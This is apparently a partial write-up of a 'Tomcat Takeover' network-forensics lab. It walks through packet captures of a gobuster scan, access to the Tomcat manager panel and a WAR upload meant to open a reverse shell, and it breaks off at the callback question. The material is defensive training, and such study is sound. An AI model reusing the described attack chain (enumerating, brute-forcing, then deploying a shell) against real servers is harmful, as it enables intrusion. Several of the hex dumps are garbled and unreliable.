

Challenge: Tomcat Takeover Lab

Platform: SOC Analyst Tier 1

Category: Network Forensics


Tactics: Reconnaissance, Execution, Persistence, Privilege Escalation, Credential Access, Discovery, Command and Control

Tools: Wireshark, NetworkMiner

VIEWS LAB: [link](#)

Q1


Given the suspicious activity detected on the web server, the PCAP file reveals a series of requests across various ports, indicating potential scanning behavior. Can you identify the source IP address responsible for initiating these requests on our server?



Q2


Based on the identified IP address associated with the attacker, can you identify the country from which the attacker's activities originated?

1. Từ Ip của kẻ tấn công ta có thể dùng trang web [https://en.ipshu.com/ipv4/<IP kẻ tấn công>](https://en.ipshu.com/ipv4/<IP%20k%E1%BB%8F%20t%E1%BB%8F%20c%C3%B4ng%3E)



Q3

From the PCAP file, multiple open ports were detected as a result of the attacker's active scan. Which of these ports provides access to the web server admin panel?



Q4

Following the discovery of open ports on our server, it appears that the attacker attempted to enumerate and uncover directories and files on our web server. Which tools can you identify from the analysis that assisted the attacker in this enumeration process?

web server.pcap

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

tcpstream eq 9452

No.	Time	Source	Destination	Protocol	Length	Info
20122	386.475619	14.0.0.120	10.0.0.112	TCP	74	37702 → 8080
20127	386.475721	14.0.0.112	10.0.0.120	TCP	74	8080 → 37702
20132	386.475821	14.0.0.120	10.0.0.112	TCP	66	37702 → 8080
20145	386.476641	14.0.0.120	10.0.0.112	HTTP	169	GET /admin-c
20147	386.476643	10.0.0.112	14.0.0.120	TCP	66	8080 → 37702
20164	386.491053	10.0.0.112	14.0.0.120	HTTP	1215	HTTP/1.1 404
20165	386.491197	14.0.0.120	10.0.0.112	TCP	66	37702 → 8080
20168	386.491317	14.0.0.120	10.0.0.112	HTTP	215	GET /example
20251	386.524229	10.0.0.112	14.0.0.120	HTTP	1308	HTTP/1.1 404
20252	386.524541	14.0.0.120	10.0.0.112	HTTP	175	GET /host-ma
20265	386.529919	10.0.0.112	14.0.0.120	TCP	1514	8080 → 37702
20267	386.530010	10.0.0.112	14.0.0.120	HTTP	247	HTTP/1.1 404
20269	386.530089	14.0.0.120	10.0.0.112	TCP	66	37702 → 8080
20270	386.530169	14.0.0.120	10.0.0.112	HTTP	179	GET /jmx-con
20271	386.530769	10.0.0.112	14.0.0.120	HTTP	1235	HTTP/1.1 404
20273	386.531145	14.0.0.120	10.0.0.112	HTTP	168	GET /jsp-exa
20279	386.535985	10.0.0.112	14.0.0.120	HTTP	1213	HTTP/1.1 404
20281	386.536431	14.0.0.120	10.0.0.112	HTTP	170	GET /manager
20323	386.568134	10.0.0.112	14.0.0.120	TCP	1514	8080 → 37702
20324	386.568144	10.0.0.112	14.0.0.120	HTTP	1374	HTTP/1.1 401

Acknowledgment Number: 1150 (relative ack number)
 Acknowledgment number (raw): 2258372548
 1000 = Header Length: 32 bytes (8)
 Flags: 0x018 (PSH, ACK)
 Window: 501
 [Calculated window size: 64128]
 [Window size scaling factor: 128]
 Checksum: 0xd30e [unverified]
 [Checksum Status: Unverified]
 Urgent Pointer: 0
 Options: (12 bytes), No-Operation (NOP), No-Operation (NOP), Timestamps
 [Timestamps]
 [SEQ/ACK analysis]
 [Client Contiguous Streams: 1]
 [Server Contiguous Streams: 1]
 TCP payload (149 bytes)
 Hypertext Transfer Protocol
 GET /examples/servlet/org.apache.catalina.INVOKER.TroubleShooter HTTP/1.1\r\n
 Host: 10.0.0.112:8080\r\n
 User-Agent: gobuster/3.6\r\n
 Accept-Encoding: gzip

HTTP User-Agent header (http_agent), 26 bytes

Packets: 21070 - Displayed: 42 (0.2%) Profile: Default

Q5

After enumerating directories on our web server, the attacker made numerous requests to identify administrative interfaces. Which directory related to the admin panel did the attacker uncover? (Provide the path including the leading slash, e.g. /path)

web server.pcap


File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

tcpstream eq 9452

No.	Time	Source	Destination	Protocol	Length	Info
20145	386.476641	14.0.0.120	10.0.0.112	HTTP	169	GET /admin-console HTTP/1.1
20147	386.476643	10.0.0.112	14.0.0.120	TCP	66	8080 → 37702 [ACK] Seq=104 Win=61512 Len=0 TSval=...
20164	386.491053	10.0.0.112	14.0.0.120	HTTP	1215	HTTP/1.1 404 Not Found (text/html)
20165	386.491197	14.0.0.120	10.0.0.112	TCP	66	37702 → 8080 [ACK] Seq=104 Ack=1150 Win=64128 Len=0 TS...
20168	386.491317	14.0.0.120	10.0.0.112	HTTP	215	GET /examples/servlet/org.apache.catalina.INVOKER.Trou...
20251	386.524229	10.0.0.112	14.0.0.120	HTTP	1308	HTTP/1.1 404 Not Found (text/html)
20252	386.524541	14.0.0.120	10.0.0.112	HTTP	175	GET /host-manager/remove HTTP/1.1
20265	386.529919	10.0.0.112	14.0.0.120	TCP	1514	8080 → 37702 [ACK] Seq=2392 Ack=362 Win=65024 Len=1448...
20267	386.530010	10.0.0.112	14.0.0.120	HTTP	247	HTTP/1.1 404 Not Found (text/html)
20269	386.530089	14.0.0.120	10.0.0.112	TCP	66	37702 → 8080 [ACK] Seq=362 Ack=4021 Win=64128 Len=0 TS...
20270	386.530169	14.0.0.120	10.0.0.112	HTTP	179	GET /jmx-console/htmlAdaptor HTTP/1.1
20271	386.530769	10.0.0.112	14.0.0.120	HTTP	1235	HTTP/1.1 404 Not Found (text/html)
20273	386.531145	14.0.0.120	10.0.0.112	HTTP	168	GET /jsp-examples HTTP/1.1
20279	386.535985	10.0.0.112	14.0.0.120	HTTP	1213	HTTP/1.1 404 Not Found (text/html)
20281	386.536431	14.0.0.120	10.0.0.112	HTTP	170	GET /manager/html HTTP/1.1
20323	386.568134	10.0.0.112	14.0.0.120	TCP	1514	8080 → 37702 [ACK] Seq=681 Ack=9093 Win=64128 Len=0 TS...
20324	386.568144	14.0.0.120	10.0.0.112	HTTP	1374	HTTP/1.1 401 Unauthorized (text/html)
20327	386.568249	14.0.0.120	10.0.0.112	TCP	66	37702 → 8080 [ACK] Seq=681 Ack=9093 Win=64128 Len=0 TS...
20329	386.568728	14.0.0.120	10.0.0.112	HTTP	172	GET /manager/sessions HTTP/1.1
20331	386.569752	10.0.0.112	14.0.0.120	TCP	1514	8080 → 37702 [ACK] Seq=9093 Ack=787 Win=65024 Len=1448...

[Next Sequence Number: 681 (relative sequence number)]
 Acknowledgment Number: 6317 (relative ack number)
 Acknowledgment number (raw): 2258377735
 1000 = Header Length: 32 bytes (8)
 Flags: 0x018 (PSH, ACK)
 Window: 501
 [Calculated window size: 64128]
 [Window size scaling factor: 128]
 Checksum: 0x99a2 [unverified]
 [Checksum Status: Unverified]
 Urgent Pointer: 0
 Options: (12 bytes), No-Operation (NOP), No-Operation (NOP), Timestamps
 [Timestamps]
 [SEQ/ACK analysis]
 [Client Contiguous Streams: 1]
 [Server Contiguous Streams: 1]
 TCP payload (104 bytes)
 Hypertext Transfer Protocol
 GET /manager/html HTTP/1.1\r\n
 Host: 10.0.0.112:8080\r\n
 User-Agent: gobuster/3.6\r\n



0000 00 0c 29 4d 6a d0 00 0c 29 4b ae ba 08 00 45 00 ...)Hj ...)K ... E
 0010 00 9c 19 51 40 00 00 06 0c 0e 0e 00 00 78 0a 00 Q9 @ ... x ...
 0020 00 70 93 46 1f 90 39 fc eb 46 86 9c 1c 07 80 18 ... p F 9 ... F ...
 0030 01 f5 99 a2 00 00 01 01 08 0a 19 9b a9 db d2 e5 ... GET /manager/h
 0040 ba c2 47 45 54 20 2f 6d 61 6e 61 67 65 72 2f 68 ... tail/* HT TP/1.1
 0050 74 6d 6c 2f 2a 20 48 54 54 50 2f 31 2e 31 0d 0a ... Host: 10.0.0.112
 0060 48 6f 73 74 3a 20 31 30 2e 30 2e 30 2e 31 31 32 ... :8080..J ser-Agen
 0070 3a 38 30 38 30 0d 0a 75 73 65 72 2d 41 67 65 6e ... gobuster/3.6
 0080 74 2a 20 67 6f 62 75 73 74 65 72 2f 31 2e 35 0e ... Accept- Encoding
 0090 0e 41 63 63 65 70 74 2d 45 6e 63 6f 64 69 6e 67 ... :gzip ...
 00a0 3a 20 67 7a 69 70 0d 0a 0d 0a



KEY: /manager

Q6

After accessing the admin panel, the attacker brute-forced the login. What credentials did the attacker successfully use? (Provide them in username:password format)



Once inside the admin panel, the attacker attempted to upload a file with the intent of establishing a reverse shell. Can you identify the name of this malicious file from the captured data?

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

tcpstream eq 9460

No.	Time	Source	Destination	Protocol	Length	Info	New Column
20612	547.380872	14.0.0.120	14.0.0.112	TCP	74	44662 > 8080 [SYN] Seq=0 Win=64248 Len=0 MSS=1460 SACK_	
20613	547.380930	10.0.0.112	14.0.0.120	TCP	74	8080 > 44662 [SYN, ACK] Seq=0 Ack=1 Win=651160 Len=0 MSS=1460 SACK_	
20614	547.381025	14.0.0.120	10.0.0.112	TCP	66	44662 > 8080 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=144	
20615	547.381265	14.0.0.120	10.0.0.112	TCP	1514	44662 > 8080 [ACK] Seq=1 Ack=1 Win=64256 Len=1448 TSva	
20616	547.381269	14.0.0.120	10.0.0.112	HTTP	712	POST /manager/html/upload;jsessionid=0DE5F827287480DC_	
20617	547.381363	10.0.0.112	14.0.0.120	TCP	66	8080 > 44662 [ACK] Seq=1 Ack=1449 Win=64128 Len=0 TSval=144	
20618	547.381365	10.0.0.112	14.0.0.120	TCP	66	8080 > 44662 [ACK] Seq=1 Ack=2095 Win=63488 Len=0 TSval=144	
20619	547.486807	10.0.0.112	14.0.0.120	TCP	1514	8080 > 44662 [ACK] Seq=1 Ack=2095 Win=64128 Len=1448 TSva	
20620	547.486100	10.0.0.112	14.0.0.120	TCP	1514	8080 > 44662 [ACK] Seq=1449 Ack=2095 Win=64128 Len=144	
20621	547.486102	10.0.0.112	14.0.0.120	TCP	1514	8080 > 44662 [ACK] Seq=2897 Ack=2095 Win=64128 Len=144	
20622	547.486106	14.0.0.120	10.0.0.112	TCP	66	44662 > 8080 [ACK] Seq=2095 Ack=2897 Win=63488 Len=0 TS	
20623	547.486229	10.0.0.112	14.0.0.120	TCP	1514	8080 > 44662 [ACK] Seq=4345 Ack=2095 Win=64128 Len=144	
20624	547.486234	14.0.0.120	10.0.0.112	TCP	66	44662 > 8080 [ACK] Seq=2095 Ack=4345 Win=25592 Len=0 TS	
20625	547.486236	10.0.0.112	14.0.0.120	TCP	1514	8080 > 44662 [PSH, ACK] Seq=5793 Ack=2095 Win=64128 Le	
20626	547.486372	14.0.0.120	10.0.0.112	TCP	66	44662 > 8080 [ACK] Seq=2095 Ack=5793 Win=61568 Len=0 TS	
20627	547.486376	14.0.0.120	10.0.0.112	TCP	66	44662 > 8080 [ACK] Seq=2095 Ack=7241 Win=60672 Len=0 TS	
20628	547.486377	10.0.0.112	14.0.0.120	TCP	1514	8080 > 44662 [ACK] Seq=7241 Ack=2095 Win=64128 Len=144	
20629	547.486384	10.0.0.112	14.0.0.120	TCP	378	8080 > 44662 [PSH, ACK] Seq=8589 Ack=2095 Win=64128 Le	
20630	547.486519	14.0.0.120	10.0.0.112	TCP	66	44662 > 8080 [ACK] Seq=2095 Ack=9081 Win=59080 Len=0 TS	

```

0330 37 37 31 32 38 38 38 36 39 36 30 36 30 0d 0a 43 77128886 96060...
0340 6f 6e 74 65 64 7a 2d 44 69 70 70 6f 73 69 74 69 content-D disposit
0350 6f 6e 3a 20 66 6f 72 6d 2d 64 61 74 61 3b 20 6e on form data; n
0360 61 65 6d 34 22 64 65 70 6e 6f 79 57 61 72 22 3b ime=Dep loywar";
0370 20 6f 69 6f 6e 6f 61 6d 65 3d 22 4a 58 51 4f 5a filename="XQ02Y
0380 59 2e 77 61 72 22 0d 04 6f 6e 74 65 6e 74 2d 7 uwar"; Content-
0390 54 79 70 65 3a 20 61 7d 70 70 6c 69 61 64 74 69 6f Type: applica
0400 2f 6f 6f 63 7a 65 74 7d 73 74 72 63 65 61 6d 0d n/getct: stream-
0410 0d 0a 50 2a 82 04 14 0d 00 00 00 00 00 00 00 00 00 00 72 2a 57 ..PK.....
0420 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ..
0430 57 45 42 4d 49 4e 4e 2f 50 4b 03 04 14 00 00 00 MEB-IMF/PK.....
0440 00 0b 59 72 2a 57 13 2a 03 af b7 00 00 00 03 01 ...W*.....
0450 00 0f 00 00 00 57 45 42 4d 49 4e 4e 2f 7f 65 .....ME B-IMF/w
0460 62 2e 78 6f 6d 6d 8d 0b c2 30 10 00 ef fd ba b.xml;..0.....
0470 35 6f 9b 5f 71 93 5a 1d d6 03 00 00 00 00 00 00 5g-q-z.....
0480 23 62 4a d2 86 2d d5 af 37 42 11 14 ff bb b3 ..bJ..-7b..o..
0490 c8 3b 37 6b 45 88 86 5e 9f 5c 54 0e 00 00 00 ..7K-U.....
04a0 7c 2f eb 85 1b 20 3a ef 97 70 67 89 1b 2b 05 f ..-;-pg-..b..
04b0 c3 62 bd 0a 1c 2d 22 1e 0a 02 36 cd 4a fd 0d ..b-...(-c-)...
04c0 86 49 dd 87 55 91 52 04 30 a1 c2 13 9b 2b 25 ..-U-R-0.....%
04d0 78 1a 1b 2b 11 1d 23 2e b7 c4 21 37 63 04 ..x.....-17c-

```

Frame 20616: Packet, 712 bytes on wire (5696 bits), 712 bytes captured (5696 bits) on 0

Ethernet II, Src: VMware_4bae:8b:a (00:0c:29:4d:aeb:a), Dst: VMware_4d:6a:d0 (00:0c:29:4d:6a:d0)

Internet Protocol Version 4, Src: 14.0.0.120, Dst: 10.0.0.112

Transmission Control Protocol, Src Port: 44662, Dst Port: 8080, Seq: 1449, Ack: 1, Len: 646

[P. Reassembly] 37 Segments (2094 bytes) *20615(1448), *20616(646)]

Hypertext Transfer Protocol

MIME Multipart Media Encapsulation, Type: multipart/form-data, Boundary: "-----3098548594091180712888696060\r\n [Type: multipart/form-data] First boundary: -----3098548594091180712888696060\r\n Encapsulated multipart part: (application/octet-stream) Content-Disposition: form-data; name="DeployWar";

Q8

After the attacker established a reverse shell on our server, the payload connects back to the attacker's machine. From the analysis, what is the callback destination in IP:port format?

web server.pcap

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

tcp.stream eq 9461

No.	Time	Source	Destination	Protocol	Length	Info
20646	556.299692	10.0.0.112	14.0.0.120	TCP	74	55162 → 80 [
20647	556.332590	14.0.0.120	10.0.0.112	TCP	74	80 → 55162 [
20648	556.332839	10.0.0.112	14.0.0.120	TCP	66	55162 → 80 [
